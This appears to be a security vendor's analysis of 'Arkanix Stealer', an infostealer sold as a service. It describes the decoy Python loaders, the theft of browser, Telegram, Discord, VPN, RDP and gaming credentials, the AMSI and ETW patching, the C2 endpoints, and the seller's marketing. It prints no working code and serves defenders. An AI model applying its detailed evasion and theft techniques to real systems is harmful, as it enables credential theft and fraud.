
In October 2025, a series of posts was discovered on various dark web forums, advertising a stealer referred to by its author as “Arkanix Stealer”. These posts detail the features of the stealer and include a link to a Discord server, which serves as the primary communication channel between the author and the users of the stealer.
Example of an Arkanix Stealer advertisement
Upon further research utilizing public resources, we identified a set of implants associated with this stealer.
Initial infection or spreading
The initial infection vector remains unknown. However, based on some of the file names (such as steam_account_checker_pro_v1.py, discord_nitro_checker.py, and TikTokAccountBotter.exe) of the loader scripts we obtained, it can be concluded with high confidence that the initial infection vector involved phishing.
Python loader
MD5
208fa7e01f72a50334f3d7607f6b82bf
File name
discord_nitro_code_validator_right_aligned.py

The Python loader is the script responsible for downloading and executing the Python-based version of the Arkanix infostealer. We have observed both plaintext Python scripts and those bundled using PyInstaller or Nuitka, all of which share a common execution vector and are slightly obfuscated. These scripts often serve as decoys, initially appearing to contain legitimate code. Some of them do have useful functionality, and others do nothing apart from loading the stealer. Additionally, we have encountered samples that employ no obfuscation at all, in which the infostealer is launched in a separate thread via Python’s built-in threading module.
Variants of Python loaders executing the next stage
Upon execution, the loader first installs the required packages — namely, requests, pycryptodome, and psutil — via the pip package manager, utilizing the subprocess module. On Microsoft Windows systems, the loader also installs pywin32. In some of the analyzed samples, this process is carried out twice. Since the loader does not perform any output validation of the module installation command, it proceeds to make a POST request to hxxps://arkanix[.]pw/api/session/create to register the current compromised machine on the panel with a predefined set of parameters even if the installation failed. After that, the stealer makes a GET request to hxxps://arkanix[.]pw/stealer.py and executes the downloaded payload.
Python stealer version
MD5
af8fd03c1ec81811acf16d4182f3b5e1
File name
–
During our research, we obtained a sample of the Python implementation of the Arkanix stealer, which was downloaded from the endpoint hxxps://arkanix[.]pw/stealer.py by the previous stage.

The stealer’s capabilities — or features, as referred to by the author — in this version are configurable, with the default configuration predefined within the script file. To dynamically update the feature list, the stealer makes a GET request to hxxps://arkanix[.]pw/api/features/{payload_id}, indicating that these capabilities can be modified on the panel side. The feature list is identical to the one that was described in the GDATA report.
Configurable options
Prior to executing the information retrieval-related functions, the stealer makes a request to hxxps://arkanix[.]pw/upload_dropper.py, saves the response to %TEMP%\upd_{random 8-byte name}.py, and executes it. We do not have access to the contents of this script, which is referred to as the “dropper” by the attackers.
During its main information retrieval routine, at the end of each processing stage, the collected information is serialized into JSON format and saved to a predefined path, such as %LOCALAPPDATA\Arkanix_lol\%info_class%.json.
In the following, we will provide a more detailed description of the Python version’s data collection features.
System info collection
Arkanix Stealer is capable of collecting a set of info about the compromised system. This info includes:
OS version
CPU and GPU info
RAM size
Screen resolution
Keyboard layout
Time zone
Installed software
Antivirus software
VPN
Information collection is performed using standard shell commands with the exception of the VPN check. The latter is implemented by querying the endpoint hxxps://ipapi[.]co/json/ and verifying whether the associated IP address belongs to a known set of VPNs, proxies, or Tor exit nodes.
Browser features
This stealer is capable of extracting various types of data from supported browsers (22 in total, ranging from the widely popular Google Chrome to the Tor Browser). The list of supported browsers is hardcoded, and unlike other parameters, it cannot be modified during execution. In addition to a separate Chrome grabber module (which we’ll discuss later), the stealer itself supports the extraction of diverse information, such as:
Browser history (URLs, visit count and last visit)
Autofill information (email, phone, addresses and payment cards details)
Saved passwords
Cookies
In case of Chromium-based browsers, 0Auth2 data is also extracted
All information is decrypted using either the Windows DPAPI or AES, where applicable, and searched for relevant keywords. In the case of browser information collection, the stealer searches exclusively for keywords related to banking (e.g., “revolut”, “stripe”, “bank”) and cryptocurrencies (e.g., “binance”, “metamask”, “wallet”). In addition to this, the stealer is capable of extracting extension data from a hardcoded list of extensions associated with cryptocurrencies.

Part of the extension list which the stealer utilizes to extract data from
Telegram info collection
Telegram data collection begins with terminating the Telegram.exe process using the taskkill command. Subsequently, if the telegram_optimized feature is set to False, the malware zips the entire tdata directory (typically located at %APPDATA%\Roaming\Telegram Desktop\tdata) and transmits it to the attacker. Otherwise, it selectively copies and zips only the subdirectories containing valuable info, such as message log. The generated archive is sent to the endpoint /delivery with the filename tdata_session.zip.
Discord capabilities
The stealer includes two features connected with Discord: credentials stealing and self-spreading. The first one can be utilized to acquire credentials both from the standard client and custom clients. If the client is Chromium-based, the stealer employs the same data exfiltration mechanism as during browser credentials stealing.
The self-spreading feature is configurable (meaning it can be disabled in the config). The stealer acquires the list of user’s friends and channels via the Discord API and sends a message provided by the attacker. This stealer does not support attaching files to such messages.
VPN data collection
The VPN collector is searching for a set of known VPN software to extract account credentials from the credentials file with a known path that gets parsed with a regular expression. The extraction occurs from the following set of applications:
Mullvad VPN
NordVPN
ExpressVPN
ProtonVPN
File retrieval
File retrieval is performed regardless of the configuration. The script relies on a predefined set of paths associated with the current user (such as Desktop, Download, etc.) and file extensions mainly connected with documents and media. The script also has a predefined list of filenames to exfiltrate. The extracted files are packed into a ZIP archive which is later sent to the C2 asynchronously. An interesting aspect is that the filename list includes several French words, such as “motdepasse” (French for “password”), “banque” (French for “bank”), “secret” (French for “secret”), and “compte” (French for “account”).
Other payloads
We were able to identify additional modules that are downloaded from the C2 rather than embedded into the stealer script; however, we weren’t able to obtain them. These modules can be described by the following table, with the “Details” column referring to the information that could be extracted from the main stealer code.
Module name
Endpoint to download
Details
Chrome grabber
/api/chrome-grabber-template/{payload_id}
–
Wallet patcher
/api/wallet-patcher/{payload_id}
Checks whether “Exodus” and “Atomic” cryptocurrency wallets are installed
Extra collector
/api/extra-collector/{payload_id}
Uses a set of options from the config, such as collect_filezilla, collect_vpn_data, collect_steam, and collect_screenshots
HVNC
/hvnc
Is saved to the Startup directory (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\hvnc.py) to execute upon system boot

The Wallet patcher and Extra collector scripts are received in an encrypted form from the C2 server. To decrypt them, the attackers utilize the AES-GCM algorithm in conjunction with PBKDF2 (HMAC and SHA256). After decryption, the additional payload has its template placeholders replaced and is stored under a partially randomized name within a temporary folder.
Decryption routine and template substitution
Once all operations are completed, the stealer removes itself from the drive, along with the artifacts folder (Arkanix_lol in this case).
Native version of stealer
MD5
a3fc46332dcd0a95e336f6927bae8bb7
File name
ArkanixStealer.exe
During our analysis, we were able to obtain both the release and debug versions of the native implementation, as both were uploaded to publicly available resources. The following are the key differences between the two:
The release version employs VMProtect, but does not utilize code virtualization.
The debug version communicates with a Discord bot for command and control (C2), whereas the release version uses the previously mentioned C2 domain arkanix[.]pw.
The debug version includes extensive logging, presumably for the authors’ debugging purposes.

Notably, the native implementation explicitly references the name of the stealer in the VersionInfo resources. This naming convention is consistent across both the debug version and certain samples containing the release version of the implant.
Version info
After launching, the stealer implements a series of analysis countermeasures to verify that the application is not being executed within a sandboxed environment or run under a debugger. Following these checks, the sample patches AmsiScanBuffer and EtwEventWrite to prevent the triggering of any unwanted events by the system.
Once the preliminary checks are completed, the sample proceeds to gather information about the system. The list of capabilities is hardcoded and cannot be modified from the server side, in contrast to the Python version. What is more, the feature list is quite similar to the Python version except a few ones.
RDP connections
The stealer is capable of collecting information about known RDP connections that the compromised user has. To achieve this, it searches for .rdp files in %USERPROFILE%\Documents and extracts the full server address, password, username and server port.
Gaming files
The stealer also targets gamers and is capable to steal credentials from the popular gaming platform clients, including:
Steam
Epic Games Launcher
net
Riot
Origin
Unreal Engine
Ubisoft Connect
GOG
Screenshots
The native version, unlike its Python counterpart, is capable of capturing screenshots for each monitor via capCreateCaptureWindowA WinAPI.
In conclusion, this sample communicates with the C2 server through the same endpoints as the Python version. However, in this instance, all data is encrypted using the same AES-GCM + PBKDF2 (HMAC and SHA256) scheme as partially employed in the Python variant. In some observed samples, the key used was arkanix_secret_key_v20_2024. Alongside that, the C++ sample explicitly sets the User-Agent to ArkanixStealer/1.0.
Post-exploitation browser data extractor
MD5
3283f8c54a3ddf0bc0d4111cc1f950c0
File name
–
This is an implant embedded within the resources of the C++ implementation. The author incorporated it into the resource section without applying any obfuscation or encryption. Subsequently, the stealer extracts the payload to a temporary folder with a randomly generated name composed of hexadecimal digits (0-9 and A-F) and executes it using the CreateProcess WinAPI. The payload itself is the unaltered publicly available project known as “ChromElevator”. To summarize, this tool consists of two components: an injector and the main payload. The injector initializes a direct syscall engine, spawns a suspended target browser process, and injects the decrypted code into it via Nt syscalls. The injected payload then decrypts the browser master key and exfiltrates data such as cookies, login information, web data, and so on.
Infrastructure
During the Arkanix campaign, two domains used in the attacks were identified. Although these domains were routed through Cloudflare, a real IP address was successfully discovered for one of them, namely, arkanix[.]pw. For the second one we only obtained a Cloudflare IP address.
Domain
IP
First seen
ASN
arkanix[.]pw
195.246.231[.]60
Oct 09, 2025
–
arkanix[.]ru
172.67.186[.]193
Oct 19, 2025
–

Both servers were also utilized to host the stealer panel, which allows attackers to monitor their victims. The contents of the panel are secured behind a sign-in page. Closer to the end of our research, the panel was seemingly taken down with no message or notice.
Stealer panel sign-in page
Stealer promotion

During the research of this campaign, we noticed that the forum posts advertising the stealer contained a link leading to a Discord server dubbed “Arkanix” by the authors. The server posed as a forum where authors posted various content and clients could ask various questions regarding this malicious software. While users mainly thank and ask about when the feature promised by the authors will be released and added into the stealer, the content made by the authors is broader. The adversary builds up the communication with potential buyers using the same marketing and communication methods real companies employ. To begin with, they warm up the audience by posting surveys about whether they should implement specific features, such as Discord injection and binding with a legitimate application (sic!).
Feature votes

Additionally, the author promised to release a crypter as a side project in four to six weeks, at the end of October. As of now, the stealer seems to have been taken down without any notice while the crypter was never released.
Arkanix Crypter

Furthermore, the Arkanix Stealer authors decided to implement a referral program to attract new customers. Referrers were promised an additional free hour to their premium license, while invited customers received seven days of free “premium” trial use. As stated in forum posts, the premium plan included the following features:
C++ native stealer
Exodus and Atomic cryptocurrency wallets injection
Increased payload generation, up to 10 payloads
Priority support
Referral program ad and corresponding panel interface
